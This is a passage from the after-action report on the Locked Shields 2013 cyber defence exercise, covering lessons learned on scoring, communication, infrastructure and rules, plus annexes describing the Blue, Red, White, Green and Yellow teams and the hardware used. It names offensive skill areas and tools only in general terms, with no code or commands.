 - problematic object;
 - unexpected/missing behaviour with exact details;
 - impact - full team, many servers or single user/server;
 - handler.
3. **GT access LAN should have exactly the same access policy as VPN.**
 - As the access LAN was created at the last minute, there were some differences in accessing management networks.

9.7 Legal Team

1. **LT should prepare sample answers to the injects so that it is easier to quickly provide proper feedback**

- Legal advisors would have appreciated getting substantive feedback on their answers, and not only that expressed in the scores given.
2. **For the same scale of exercise as LS13, there should be four instead of three lawyers in WT to help with scoring the responses.**

9.8 Yellow Team

1. **The staffing for YT was adequate, taking into account that the overload during Day 1 was expected. The *reserve troop* concept should have better explained and emphasised to the BTs.**
 - One YT analyst was 75% focussed on the reports coming in from the 10 BTs. One was acting as a BT reserve resource, a.k.a. *reserve troop*, monitoring communication and giving out clues. One was focusing on stress reporting.
 - While one YT analyst mostly focused on going through the reports and instructing BTs on how to provide better reports, the YT reserve person focused on mostly on chat and any ad hoc resources he could pull information from. The 'reserve troop' pointed out several BT-to-BT collaboration events which would have been missed if we had focused only on incident reports.

9.9 Communication

1. **Communication with BTs during the game was much better than in previous years.**
 - Having one liaison officer per BT was a good decision.
 - The challenge remains to engage well-prepared people for this role such that they have a good background on the exercise and can answer more common questions without overloading other WT and GT members with info requests.
2. **When communicating with BTs, all WebEx sessions need to be 'run' by one person.** This person says whose time it is to speak and what is expected.
 - From an audience perspective there were too many chiefs: exercise project lead, the WT lead, the WT deputy lead, the fictional coalition J6, the Comms chief. All of them were 'taking charge' of the microphone at some point, in terms of the flow of the exercise. This might have been confusing for the Blues.
3. **All WebEx sessions should be pre-announced.**
 - It was not clear enough that the YT highlight sessions could be observed over WebEx.
4. **A camera operator is required at least for the hot-wash-up sessions and after action meeting. Key people should have labels on their tables to make their role easily understandable.**
 - Often, someone other than the main presenter needed to comment on some aspects.
 - It is difficult to follow the discussion when the person who talks is not in view.
5. **Instead of WHITE, a CONTROL mail address should be used that is clearly for game administration, and not for 'in-game roles'. The same could be applied for chat. This should be clearly communicated to the BTs.**
 - Some BTs sent their inject responses to the white mailbox, instead of to the appropriate inject handler (HQ, legal, journalist).

6. **The chat room solution and design needs further improvement**

- It was hard to follow all chats which meant that some questions or issues were delayed or ignored
- Both RT and BT members complained that reporting and other communication have to be on separate channels. The primary channel was flooded with messages with hash-tags on lightweight reports (open, close, update) and automatic responses from the Tweetbot.
- Another proposal was to have an option to turn on and turn off the automatic responses from the Tweetbot.

7. **Potential side-channels should be identified and logged, if possible.**

- A lot of communication occurred directly between different people: e.g. client-side team and the *blondes*. These channels were not logged, which means potentially interesting data is missing for the after action analysis.
One BT made a proposal to use different email accounts for the different stakeholders in the same BT. I.e. one for legal (e.g.: blueX.legal@mail.ex), one for media (e.g.: blueX.pio@mail.ex), one for operations (e.g.: blueX.ops@mail.ex). Then WT should then send the injects to the appropriate mailbox.

8. **BTs should be encouraged to use fixed line connectivity when holding on-line meetings**

- BT8 used WiFi for connecting to the final WebEx. This caused a choppy connection and they were not easy to understand.

9.10 Information Sharing and Collaboration

1. **Information sharing between the BTs was not as beneficial as it could have been. The BT chat channel was overloaded. It was difficult to follow the flow of messages and understand how to help each other. WT and YT should make sure BTs have motivation for more effective and useful info exchange.**

- The common opinion among the BT members was that the ls13blue was misused. One reason could be that some teams thought that overloading the channel with info was the way to gain more points.

2. **BTs should be encouraged to share the details of their VMs and tools they did use.**

9.11 Situational Awareness

1. **Clearer instructions should be provided to the BTs on what they are expected to report.**

- The majority of light-weight reports were really not about incidents but rather about proactive measures. From YT's perspective these are not important. From an after action analysis perspective they are very important. Also, it is a good way to provide the leader's overview of what the team has done.

2. **The YT briefs were useful in giving an overview of the state of play.** These should be continued.

3. **There are some proposals on how to improve situational awareness during incidents.**

- In the current list view of incidents, one has to open a separate incident to see important details like hostname, handler and impact. The following

additional metadata would be valuable: **Hostname**, identifying to what machine the incident is related.

- **Impact.** A number 1, 2 or 3 indicating the impact, used to prioritise incidents.
- **Handler.** An abbreviation identifying the person who opened the incident It should be possible to set the key values in the same way as those for status and tag.

4. **The following proposals to improve VSRoom views were collected**

- The VSRoom view for the total scores table should be ordered by score, not by team.

5. **A short summary of useful features of the collaboration environment and VSRoom should be developed**

- Shift+ left-click to edit cells in metatables
- Ordering by column in metatables.

6. **Stress reporting was a great experiment and gave excellent information about the status of each team. It should be further improved.**

9.12 Scoring

1. **BTs need more and clearer justification as to why specific scoring decisions were made. WT needs more resources to be able to provide better feedback on scoring decisions.**

- Eight out of 10 BTs expressed some level of dissatisfaction with the scoring system:
 - No information was provided on how the availability scoring works.
 - Better justification behind the scores was expected.
 - Suggestions on how to avoid mistakes that led to negative points were missing (this was mainly related to attacks and it would be possible to provide feedback only after the action).
- The focus on providing more details about scoring should make it possible for the BTs to learn from it.

2. **More information about the scoring table should be given to the BTs before the exercise in order to make it more understandable. At least the maximums for each category and explicit scoring criteria should be disclosed.**

- The rationale provided by one BT on why they need detailed scoring information reflected exactly the reason why it was not shared - to avoid a 'rat race' and BTs focusing only on how to defeat the scoring system and pre-calculate a winning strategy:
 - BT1 'clearly give to BTs precise indication on how points are scored, in order to allow them to make clever decisions when it is necessary (e.g. is it better to ask for a revert of a machine or to lose service availability for one hour?)'
- On the other hand, if the scoring is completely opaque it causes frustration and may have a negative impact on learning.

3. **The internals of the automatic scoring system should be provided to the BTs. All available details on the reasons why the check failed (scoring bot's error log) should be available to the BTs.**

- During Execution, GT had to deal with a vast number of questions and complaints regarding availability checks. BTs claimed that their service was up and functional, but the scoring system reported that the check failed. In 99% of cases, the problem was on BTs side:
 - The IP address of the scoring bot was blocked or some other security measure prevented access to the service.
 - The password of the user account used by the scoring bot was changed without informing WT/GT.
 - The scoring agent inside the workstations did not work after the modifications. Sometimes a process was considered suspicious and just killed, the applied GPOs disabled all scheduled tasks including scoring.
 - One BT redirected HTTP connections to HTTPS. The standard OpenSSL library used by the scoring bot failed to establish a session against their MS IIS server (SSL handshake problem). However, accessing the webpage with the Firefox browser worked fine.
 - If BTs had the details, they could more easily fix their own problems.
4. **Automated availability scoring needs to be further developed to detect broken functionality and other unfair tactics.**
- It was not feasible to enforce all the rules. Therefore, the scoring system favoured teams using dishonest tactics: blocking user activities, changing or removing functionality, replacing web forms with stubs, and sanitising input in a way that breaks some functionality of the applications.
 - Examples of additional features:
 - Check if it is possible to make complete transactions: log in, submit a form, send an e-mail, download file over FTP.
 - Randomise the requested URLs by the scoring agents - BTs started whitelisting these links.
 - Asking for nonexistent pages and check service availability by receiving 404s.
 - This is a continuous finding, but the complexity of the task has delayed improvement. In addition, the web applications whose functionality should be checked are typically finalised immediately before the exercise leaving no time to develop custom scoring checks.
5. **Availability checks should be started during the preparation days to make sure that all services are working when the game starts.**
6. **A simple way to report user satisfaction or dissatisfaction with the systems should be developed.**
- *Blondes* should have an easy way to provide feedback to BTs that workstations are slow (e.g. because BTs are running 2 AVs on it) or that some functionality of the system does not work.
 - It could be implemented as an interactive map where it is possible to tag every system with a happy, neutral or angry face. Alternatively, there could be just a list of systems with buttons and option to write a short comment why specific report was sent.

- A bot should write the report to a specific BT channel to get their attention. In e.g. 15 minutes the bot should ask the *blonde* to confirm whether anything changed - if not a negative score should be automatically assigned
 - The RT should also have a read access to this map for feedback.
7. **The background brief or game rules should explain that, while we endeavour to ensure fair scoring and RT pressure, it will likely not be ideal.** The point of the exercise is not to get the most points, but to learn from it. Therefore, competition for points is discouraged and a good sense of humour is appreciated.
 8. **BTs should see the scores and scoring rationale for other BTs**, in order to learn from the mistakes and successes of others. A delay should be incorporated in this to ensure fairness. The mechanism needs to be communicated very clearly.
 9. **Verifying RT reports is still problematic. It should be automated as much as possible.** For example, through the use of flags (RT steals a flag and uploads it to the scoring systems as proof of successful attack; RT places flags on compromised systems that the scoring bots can 'see'; etc.).
 10. **A scoring checklist for every category should be developed to facilitate faster scoring.**
 - It takes 1-1.5 hours to score 10 SITREPs. However, there is little chance to cross-reference reported events with real events.
 11. **Injects should be designed so that scores can be assigned within one hour of the end of inject.** This can be achieved with better planning or increased manpower in the inject teams.
 - Inject scores for OPS and legal were determined and input too late. BTs had no chance to learn during the game.
 12. **Media worked well and they managed to keep the scores coming in throughout the game.**
 13. **Excessive information sharing should give negative points, not positive.**
 - BT chat was spammed with 'helpful info' as BTs tried to score cooperation points.
 - Sometimes the messages were generic and did not provide useful information.
 14. **Periodic assessments of lightweight reporting and cooperation (chat) work better than individual report scoring, in terms of maintaining scoring balance.**
 - The method of scoring the lightweight reports was changed on the fly due to the massive number of reports coming in. An aggregate hourly score was assigned instead of giving points for each separate report.
 - This was good to keep the scores balanced but it also introduced a new problem - it was not clear to the BTs how they could improve reporting and what the evaluators understood as a good report.
 15. **SLA bonus scoring should be automated.**
 - Sharing SLA percentages to the BTs gave GT a lot of investigation work.

9.13 Technical Environment

9.13.1 Core Infrastructure

1. **The technical infrastructure of EDF was stable, and no major downtime occurred in contrast to previous years. At minimum, the following improvements are required (to conduct an exercise on the same scale of LS13) to increase performance:**

- Each team server should have at least 96GB RAM. Recommended option is to add another server with the same capacity per team (12 cores, 96 GB RAM)
 - The storage server should have 20 additional 10k disks in the 10k-disk pool to improve Team LUN-s performance. This pool should be converted to RAid5.
 - Switching infrastructure should be upgraded to allow more than 256 VLANs.
2. **The components of the infrastructure must be built and tested, taking into account the number of users during main execution.**
 - At the beginning of Day 0 the mail server (mail.ex) was not working properly because of low number of max allowed sessions. Apparently, the Dovecot POP3/IMAP server had changed default values in its latest version, which was unexpected.
 - A similar problem occurred with the collaboration platform (a small default setting for the number of simultaneous clients in Ubuntu's Apache configuration)
 3. **At least 2 BTs faced issues with the VPN boxes.**
 - DHL delivered BT10 the wrong box.
 - The radio part of BT1 VPN box was malfunctioning (5 GHz transceiver). Wired connections had no problems.
 4. **QoS on central VPN/FW device should be configured.**
 - The traffic required for remote access to the environment (MGMT zone) should have priority over Internet traffic initiated from the Gamenet.

9.13.2 Collaboration, SA and Scoring Platform

1. **The scoring system crashed during the game, resulting in general confusion and delayed scores.**
 - The problem was in one specific setting of the collab environment (xmpp-rate-limit-setting was not enabled to protect against peaks in data).
 - Based on the experience, this kind of issue always happen right before VIP visits. YT and GT should plan accordingly.
2. **The system to submit and score SITREPs has several usability flaws.**
 - a. The BT is able to modify the SITREP after the deadline. This was mitigated by opening the reports in separate browser tabs when the deadline arrived. It is still a problem, since a late submission may not be discovered and it may be confusing to determine which version to score:
 - the one that was submitted on time?
 - the one that was updated before deadline?
 - the most detailed one that was updated 15 minutes late?

While it is possible to track this from the wiki change log, it is cumbersome.

Recommendation: use a 'submit' button that allows the report to be uploaded to the scoring page. Each report can be submitted once.

b. The BT is able to submit multiple reports for the same time period (this happened once during LS13). This is confusing to the scorer, especially if both reports contain some information (no dummy reports).

Recommendation: allow only one SITREP be submitted per time period.

- c. The scorer needs to navigate to a different wiki page in order to score the SITREP.

Recommendation: find a way to assign the SITREP score on the wiki page that has the actual report.

3. **Strict wiki form for SITREPs should be enforced.**

- o One team submitted the SITREP as a file attachment to the wiki page.

4. **The inject score and special score wiki solutions worked well.**

9.13.3 Gamenet

1. **The traffic generator system experienced many problems during the exercise, and it didn't generate the anticipated volume of traffic.**

- o Agents were not launched on ws1* machines due to name mismatch under scheduled tasks.
- o The agents were using port 8181 to connect to the coordinator but the BTs were not required to keep that outgoing port open.
- o The agents were stopped because of BT activities:
 - Killing Java process.
 - Disabling scheduled tasks.
 - Installing sandbox software that prevented all agent's activities.
- o There were issues with parsing the HTML code of compromised pages.
- o E-mail traffic was limited due to port 25 being blocked.

2. **The traffic generator and automatic scoring system have to be combined.**

- o This is the only method that motivates BTs to keep the traffic agents running and functional.

3. **Traffic agent development ideas**

- o More 'real noise' in Gamenet. More bots, who do just 'half-broken' stuff (typos in url...).
- o Make sure the 'User Agent' in HTTP requests is not something distinguishable (like Java/1.7.0_17 or Java/1.7.0_21).

4. **Feasibility of automating clicking to some degree should be explored.**

- o AutoIT is one possible solution that has been used in other cyber ranges.

5. **Virtual machines should be allocated enough resources.**

- o Some Windows 7 workstations had only 10GB of disk. They became full and scoring failed.
- o BTs need more resources for their own VMs. Four vCPUs and 4GB RAM are often the minimum they request.

6. **The network design of the technical environment needs to be reconsidered.**

- o The computers of WT members who are not responsible for playing *blondes* should be placed in a separate segment. Access to collaboration tools such as chat channels, wiki, e-mail and Skype must be not affected by potential disruptions in the Gamenet.

- The BT service-checking machine (btX.ex) should be placed into the network segment where from the availability checks are done. Any attempts to scan those networks by BTs must be forbidden.
7. **Some required features for VM management that were identified during the Test Run were not implemented correctly.**
 - Copy-paste between the management host and virtual machines. This is especially important for the *blondes* to copy-paste links from Jabber to VM.
 - Shared folders between workstations.
 8. **The news portal settings should be tested before the game to make sure all required functionality exists.**
 - It was not possible to upload images to the blog.
 - In the beginning, comments required moderation but this was solved quickly.
 9. **Giving the BTs some responsibility for the WAN infrastructure made the exercise more interesting and realistic. This should be taken to the next step.**
 - The beta image of Cisco CSR 1000v virtual router worked without issues. The limitation of 50Mbps was never reported as a problem. One BT had connectivity issues, but after action analysis proved that this was their configuration mistake (improper use of 'ip verify unicast reverse-path').
 - Only 1 out of 2 planned WAN scenarios was played out due to GT members being overloaded.
 10. **Gamenet and Blue Team Systems should be more variable, advanced and interesting. Examples of components to consider:**
 - IPv6.
 - More custom and legacy systems.
 - Oracle and/or DB2 databases, some very old zOS boxes, Unix servers.
 - Mobile device emulators (older versions of Android and iOS).
 - More encrypted protocols to force detection to application level (more applications using HTTPS, encrypted emails).
 - Simulated satellite connections.

9.14 Rules

1. **A specific rule in RoE should be written which states that WT leader can decide to revert BT machines.**
 - WT leader decided to revert certain BT machines in order to get them to comply with the rules. One BT objected to this.
2. **BT size limit should be set to 12, including legal advisors. In addition, the limit on BT size should grow when more challenging environments and components are introduced.**
 - For instance, BT2 would have felt more comfortable had they had 15 members in a team instead of 10.
3. **There is a potential problem with the game complaint mechanism**, which states that complaints that occur during the game must be raised within two hours of the event, and responded to within two hours of receipt. The issue is with complaints that occur at the end of the playing day, in the last two hours of each day. Since the complaints need to be raised

through the Liaisons (who are not there after the game is stopped for the day), the BTs do not have a way to raise complaints.

- **Recommendation:** Either change the process to ignore the intervening night (event in the last hour of Day 1 can be reported and responded to at the beginning of Day 2; events in the end of Day 2 will be added to final score complaints) or come up with some other solution.
4. **A 72 hour final complaint processing window is long enough. The complaint collection in the real-life e-mail system is ok. However, the exact complaint window should be announced during the scoring brief detailing when the latest time a complaint can be made.**
 5. This year two former RT members ‘defected’ to the Blues. The knowledge of key decision-makers (and their thought processes) and of scoring processes possibly gave them an advantage, as evidenced by the 1st and 2nd places that their teams achieved this year. This also raises an interesting issue – the potential of WT, GT, RT, or YT members joining BTs during the planning process.
 - **Recommendation:** enforce a general planning rule that, once a person has joined the exercise planning team in any capacity, they will not be allowed to participate in the BT for that year's exercise. They are free to join the following year's exercise.
 - **Recommendation:** enforce a general planning rule that people who are leaving the planning team will lose access to the planning environment.
 6. **The rules regulating what the BTs are allowed to do in technical environment need to be improved.**
 - Some teams take a narrow view on the rules. Although the motivation behind the rule should be understandable, BTs start to play with the details. Therefore those details should be made clearer:
 - What kind of software must remain installed on the servers?
 - What kind of services must be provided?
 - What are the exact requirements for communication flows (firewall rules)?
 - What does ‘patching is not allowed’ mean?
 - Are ‘custom modifications’ to source code allowed?
 - What are the requirements for performance of systems and services?
 - Another problem that should be avoided is updating of the rules. This was done due to the fact that clarifications were requested by the BTs.
 - Some rules were considered too restrictive (such as not being able to do fix vulnerabilities with ‘custom modifications’ to [WordPress](#), or enabling NFS on one system).
 - In general, BTs accepted that restrictions are necessary to keep the exercise interesting and challenging.
 7. **The most wide-spread defence method was just to block any suspicious IP addresses. This is an easy way to kill the game and should be made more difficult.**
 - Firstly, better legitimate traffic generation would help.
 - Secondly, blocking could be restricted with some rules as proposed by an RT member. BTs should be required to provide services and clients which are infected.

In addition, many clients could come through the same proxy or NAT device, so blocking a malicious one could block also legitimate users.

9.15 Administrative Issues

1. **The facilities should be changed to improve communication and coordination between the teams.**
 - The common room for WT, LT and YT was fairly crowded. RT was split into 2 rooms, but otherwise satisfactory. GT room was half-empty.
 - It would be better to situate all WT, LT, GT and YT members in one room and all RT members in a second big room. The rooms must be near each other.
 - One conference room which could be split by a party wall would be perfect to enable common feedback sessions.
2. **The following aspects should be taken into account when preparing the facilities:**
 - RT seating should be more shoulder-to-shoulder to improve communication.
 - Zulu time clocks should be placed on the walls of each room and all systems including the ones used for WebEx should be configured to Zulu.
 - Printers have to be available in the main control room and RT room.
 - WT liaison officers and *clickers* must have large format monitors.
 - The visitors should not block the hall and entrance to the control rooms. This happened for 30 minutes when the last critical attacks were conducted.

10 Acknowledgements

NATO CCD COE would like to thank all our partners who helped to organise LS13 for their significant contribution, and all Blue Team members for making the exercise a remarkable experience. In particular, we wish to thank the Estonian Information System's Authority, Estonian Defence Forces, Estonian Cyber Defence League, Finnish Defence Forces, Finnish Communications Regulatory Authority, NATO Computer Incident Response Capability – Technical Centre, Swedish National Defence College, France General Directorate for Armament, Polish Ministry of National Defence, CERT-LV, Cisco Systems, Clarified Networks, XenSense, Clarified Security, ByteLife, IT Centrs, Stonesoft, and Raphael Mudge and Jussi Jaakonaho.



11 Acronyms

BT	Blue Team
NATO CCD COE	NATO Cooperative Cyber Defence Centre of Excellence
C&C	Command and Control
CDX	Cyber Defence Exercise
CND	Computer Network Defence
CS	Client-Side Team
ECDL	Estonian Cyber Defence League
FDF	Finnish Defence Forces
FPC	Final Planning Conference
GT	Green Team
HQ	Headquarters
IPC	Initial Planning Conference
LS	Locked Shields
LT	Legal Team
MPC	Main Planning Conference
POC	Point of Contact
PTH	Pass-the-Hash
RDP	Remote Desktop Protocol
RT	Red Team
SA	Situational Awareness
VM	Virtual Machine
WT	White Team
YT	Yellow Team

Annex I: Detailed Description of the Teams

Contents

1. Blue Teams
2. Legal Advisors
3. Red Team
4. White Team
5. Green Team
6. Yellow Team

1. Blue Teams

1.1. Description

Blue Teams were the main training audience of LS13 exercise. They had the following main tasks:

1. Secure a virtual IT infrastructure and defend it against the Red Team's attacks.
2. Maintain services described in exercise documentation assuring the availability, confidentiality and integrity of the systems.
3. Report detected incidents to the White Team through continuous lightweight reporting and management level SITREPs.
4. Complete business tasks injected by the White Team.
5. Respond to information requests and queries from the media.

Majority of Blue Team systems were pre-built by the Green Team. Each Blue Team was allowed to deploy up to 2 own virtual Machines (VM) in addition for e.g. network traffic analysis. Blue Teams were allowed to use their own tools and software provided they do not contravene any licensing terms.

1.2. Number of Teams, Size and Location

«	Nr of Teams «	Team Size «	Location «
Blue	10	6-10	Various, each team has to find the location

The number of Blue Teams was limited to **10** due to technical constraints and the capabilities of the White, Red and Green Team.

The number of members in each Blue Team was limited to **10** persons plus 1-2 legal advisors.

Blue Teams had to participate in the Execution of LS13 from their own facilities. Team members were not required to be physically co-located.

1.3. Roles

The following roles were expected to be present in each team:

- **Team Leader** – overall management of team’s activities and POC to exercise controllers.
- **Deputy Team Leader** - alternative POC for the team.
- **IT specialists and incident handlers** – administrating and securing the systems to defend against Red Team’s attacks; monitoring, detecting and mitigating the attacks.
- **Reporter** – reporting the Blue Team activities to the White Team which helps the White and other teams to get situational awareness.
- **Spokesperson** – communicating with inquisitive journalists.

Each Blue Teams were asked to accept a legal advisor from their own nation to be engaged with the team.

1.4. Expected Skills

Blue Teams were suggested to have the specialists with the following skillsets in the team:

1. System and Network Administration

- TCP/IP networking.
- Administration of and securing Windows and Linux based systems. Some examples:
 - Windows domain and Active Directory
 - Workstations and servers based on different Windows versions
 - Linux servers running on Ubuntu and Debian distribution
 - Firewalls based on Netfilter, proxy servers
 - Common network protocols, services and technologies like DNS, NTP, DHCP, HTTP and HTTPS, SMTP, POP3, IMAP, SSH, FTP, RADIUS
 - VMWare vSphere virtualization platform
- Administration of network devices (switch running Cisco NX-OS, routers running Cisco IOS and BGP routing protocol).
- Programming skills in high-level language.

2. Web application technologies and development

- HTML, client-side and server side scripting such as JavaScript and PHP, SQL databases such as MySQL.

3. Computer Network Defence

- Monitoring, detecting, analysing, reporting, resolving security incidents.

4. Public Relations

- Spokesperson should have participated in a media training.

2. Legal Advisors

2.1. Description

Individual legal advisors did not work as a team but they were rather considered as the members of the respective Blue Teams. Legal advisors were part of the main training audience of LS13.

There were three main objectives for engaging legal advisors into the exercise:

1. To educate legal advisors about information technology, with particular attention on

the technical execution of cyber operations. The legal advisors were able to follow the technical experts and the actions taking place in the network.

2. To provide opinions and observations on associated legal issues primarily related to the law of armed conflict, as they derive from the storyline, including legal risk management and operational issues.
3. To create a dialogue and facilitate cooperation between technical experts and legal advisors.

2.2. Number of Teams, Size and Location

One or two legal advisors accompanied each Blue Team. Preferably, the legal advisors were from the same nation or organisation as the majority of the Blue Team members.

2.3. Expected Skills

Legal advisors who are required to deal with cyber-related issues in their official positions were encouraged to participate. They were expected to have at least very basic knowledge about information technology as otherwise he or she would have risked with the fact that the information coming from the Blue Team is incomprehensible and the legal advisor would have not met the first training objective.

3. Red Team

3.1. Description

Red Team's mission was to compromise or degrade the performance of the systems protected by the Blue Teams. Red Team had to accomplish 20 specific objectives and were working closely together with White Team during the Execution.

The focus of LS exercise was to train the Blue Teams. Therefore Red Team members could be mainly considered as the "work-force" to entertain the Blues. The Red Team used **white-box** approach. The technical details about the initial configuration of the Blue Team systems were available to the Red Team beforehand along with the opportunity to scan Blue Team systems for vulnerabilities and test out the exploits before the execution. This approach reflected the situation when the attackers have insider information from the target company. It also helped to balance the fact that in real-world situation, motivated attackers would have no considerable time constraints as there were during the exercise. In addition, during the CDX Blue Teams know that they will be attacked during the short timeframe of the game and have concentrated their defense efforts.

3.2. Number of Teams, Size and Location

«	Nr of Teams «	Team Size «	Location «
Red	1, many sub-teams	40	Tallinn

3.3. Approach for the Red Teaming

The main challenge regarding Red teaming within the CDX context is to compile enough personnel to entertain all Blue Teams somewhat equally, yet to be able to handle the

collaboration overhead and handover procedures. Collaboration crucial to overcome problems with fluidity and continuity of attack campaigns (e.g. in-depth penetration and persistence within compromised networks instead of opportunistic jobs).

To ensure equal distribution of applied skills the Red Team collaborated as one. However, it was divided into following sub-teams:

- Client-side attack team (CS)
- Web application attack team (WEB)
- Network layer attack team (NET)

3.4. Expected Skills

In general, suitable Red Team candidates are members of penetration testing teams, Red Teams or similarly oriented teams or individuals with relevant teamwork experience.

Red Team members were expected to have recent background in penetration testing or red teaming. They were also supposed to be experienced in conducting such activities as part of the team (collaboration, handover, information exchange).

Examples of minimum skillsets were:

- Remote and client-side exploitation
- Local exploitation and privilege escalation
- LAN infrastructure exploitation (L2 and L3 attacks)
- WAN infrastructure attacks (attacks against BGP)
- Web application pentesting skills (SQL injection, file inclusion, input validation bypassing, etc.)

Desirable additional/specialised skills included:

- Ability to hide and stay resistant in compromised hosts and networks (backdoors, rootkits, avoiding detection such as log and timestamp modification).
- In-depth penetration skills: taking over the initial penetration (shell, backdoor, Meterpreter session, etc) and exploiting further into the network e.g. pass-the-hash, LAN exploitation, malware spreading.
- Fuzzing - capable of fuzzing protocols and taking use of found vulnerabilities during the short game execution period, crashing of services during destructive phases.

3.5. Tools

Participants were expected to bring their own laptops set up with tools of their own liking as long as covered by licensing when using commercial tools and as long as teamwork (e.g. task handover / workload sharing) was feasible. Within the virtualized exercise environment, Kali Linux was used as one of the main free attacking platforms for Red Teams. Cobalt Strike software was used for teamworking - the author, Raphael Mudge, provided an opportunity to use his tool free of charge.

0days were permitted and desired but the probability that someone would introduce exploits against unpublished vulnerabilities is very low in the context of an UNCLASS exercise.

4. White Team

4.1. Description

White Team's (WT) tasks during the preparation period were:

1. Defining the **training objectives**.
2. Developing **the scenario**: a background story, roles for Blue and Red Team, intelligence injects, etc.
3. Defining **high-level objectives** for the **Red Team**.
4. Preparing **business tasks** for the Blue Teams and **inject list**.
5. Creating a plan for simulated media.
6. Preparing **communication plan**.
7. Defining **scoring criteria** and detailed **scoring table**.
8. Preparing reporting formats and sample reports for SITREPs
9. Developing **the rules**. The rules have to cover general aspects such as how the exercise will be run, regulations for Blue Team activities and rules of engagement for the Red Teams.

White Team's main tasks during the Execution were the following:

1. **Controlling** the exercise and Red Team campaign. White Team must have a close cooperation with the Red Team. White Team decides when different phases start and stop, when the Red Teams have to wait or slow down their activities.
2. **Evaluating** the progress of the Blue and Red Teams and assigning manual scores. White Team has to evaluate the reports about successful compromises issued by the Red Team which will result in negative score. Successful detection of attacks described in incident reports, ability to respond to business injects, new creative ideas how to defend and collaborate with other Blue teams will give positive score.
3. Liaisoning with the Blue Teams.
4. Simulating the activities of Blue Team organization's **clients**. For instance, clients could request to get new services or complain over the quality of the services.
5. Simulating the **management** and the **users** of the organizations which networks the Blue Teams are defending.
 - Firstly, White Team will inject the Blue's different **business tasks** such as install new application to user's desktops, set up a new public service or provide the boss remote access to the file server.
 - Secondly, White Team members simulate the actions of **ordinary users** of Blue Team organizations by browsing the (game) internet, opening e-mail attachments, sending complaints. The also have to do selective checks on Blue Team systems to detect changes in functionality that may be not detected by the automatic scoring system.
6. Simulating the **Media**. For instance, injecting news stories and acting as contacting the Blue Teams as journalist.

4.2. Team Size and Location

«	Nr of Teams «	Team Size «	Location «
White	1	15	Tallinn

4.3. Roles

During the execution, there were following roles and sub-teams inside White Team

- Exercise Control
 - **Leader and Deputy Leader**: running the exercise, deciding when to start certain phases, etc
 - **Schedule Master**: keeping the schedule
- Communications and Blue Team liaising team
 - Asking and providing feedback from and to the Blue Teams
 - Simulating the users and clients (*Blondes*)
 - Validating the functionality of Blue Team Systems
- *Red Team liaisoning* - considered mainly as part of Red Team
- Running the Injects
 - **Inject Master**: planning scenario injects and coordinating the overall plan for all injects
 - **Media Simulation Cell**
 - **Legal Team**: running legal injects
- Scoring
 - **Scoring Master**: overall responsibility for the scoring
 - **Lightweight reports evaluation team**: consisted of 3 persons from CERT-EE
 - Evaluating response to scenario, legal and media injects
 - Making manual scoring decisions

4.4. Expected Skills

In general, White Team members are expected to be experienced security practitioners. They must have good management skills, sound technical background and ability to make good decisions fast. However, White Team members can always consult with specialists in Green Team in case deep technical questions have to be solved.

5. Green Team

5.1. Team Description

Green Team (GT) was responsible for preparing the technical infrastructure in the lab.

GT had to carry out the following tasks:

- Design, set up and configure the core infrastructure: physical devices, virtualization platform, storage, networking, remote access, traffic recording, VPN routers for the Blue Teams, user accounts, etc.
- Design and build the Gamenet and Blue Team networks.
- Program the automatic scoring bot and agents.
- Develop solution for traffic generation.
- Set up solutions that are required for monitoring the general exercise infrastructure.

5.2. Number of Teams, Size and Location

Green Team had many members but only few of them could contribute full time during the main 4-month preparation period.

«	Nr of Teams «	Team Size «	Location «
Green	1	15	Loughborough, Madrid, Tallinn

5.3. Expected Skills

Naturally, experienced system administrators and software developers were preferred to join the Green Team. Team members had to be capable of building and administering typical components of IT infrastructure:

- Core infrastructure: Cisco UCS platform, VMware vSphere for virtualization, EMC storage devices, network switches, firewalls and VPN gateways.
- Gamenet: Linux and Windows workstations and servers; PHP and Java based web applications; Cisco and Linux routers; programming skills for developing scoring and traffic generation software.

Few Red Team members provided considerable support to the Green Team to prepare the Blue Team systems.

6. Yellow Team

6.1. Description

The Yellow Team's (YT) role was to provide situational awareness about the game situation mainly to the White Team but also to all other participants.

The main sources of data for the Yellow Team were lightweight reports provided by the Blue Teams, reports on the status of attack campaign received from Red Team members, results of automatic scoring checks, and manual scoring decisions. The Yellow Team analyst had interfaces to review all the reports and assign them tags based on the content of the report. Regular highlight updates were provided to White Team leader and to the Blue Teams. Yellow Team also prepared different views and visualizations of the situation.

Yellow Team developed the technical solution for lightweight reporting as well as wiki-based forms and instructions for the Blue Teams. Two webinars were conducted to explaining the reporting and visualisations in VSRoom.

6.2. Number of Teams, Size and Location

«	Nr of Teams «	Team Size «	Location «
Yellow	1	NA	Helsinki, Tallinn

Annex II: Core Infrastructure

Contents

1. Cisco UCS Platform
2. Networking Layer
3. Storage
4. Virtualization
5. Remarks

1. Cisco UCS Platform

1. 12x **Cisco UCS B200 M2 servers**: 2 X Intel X5650 processors (6-cores @2.6Ghz), 48GB RAM (1.3Ghz, 8GB DIMM's), 2 Port FCoE 10Gbps
 - o Each Blue Team had their systems running in one of these blades.
2. 6x **Cisco UCS B200 M3 servers**: 2 X Intel E5-2650 processors (8-cores @2.0Ghz), 96GB RAM (1.6Ghz, 8GB DIMM's), 2 Port FCoE 10Gbps
 - o The cluster of these blades hosted all other systems such as “ISP” routers, Red Team VMs, traffic recording and collaboration systems, etc.
3. 6 x 4 port Cisco fabric extender **UCS 2104**
4. 2x 20 port Fabric Interconnect **UCS 6120**

2. Networking Layer

1. 2x Cisco Catalyst 2960S-24TS-S
2. 2x Cisco ASA 5550 security appliances for routing/firewalling between core infra segments and providing remote VPN access to the participants.

3. Storage

2x EMC VNX5300 storage arrays were used with the following disks for creating many different storage pools:

- 28x 600GB 10K SAS, 5x 100GB EFD, 16x 600GB 15K SAS
- 15x 1TB NL-SAS, 11x 600GB 10K SAS

The following storage pools were set up on the first VNX server:

1. VMFSes for Blue Teams 1-10
 - o 24x 600GB 10K SAS, RAID6, real capacity 9 TB
2. VMFSes for Red Team Kali's/Backtracks, exercise support infra, Blue Teams 11-12, ESX boot LUNs
 - o 15x 600GB 15K SAS, RAID5, real capacity 6,4 TB
3. System information
 - o 4x 600GB 10k SAS, RAID0

4. FAST cache
 - 4x 100GB EFD, RAID1
5. Hot spares

The following storage pools were set up on the second VNX server:

1. Core infra management VMs (DC, MS SQL), Yellow Team Recorder and Collab, Blue Team Nexus 1000v Virtual Supervisor Modules
 - 10x 600GB 10K SAS, RAID6, real capacity 4TB
2. File server with several shares (CIFS, NFS, FTP) to hold scripts, templates, install images, archived VMs, backup data
 - 10x NL- SAS, RAID5, real capacity 7,3TB
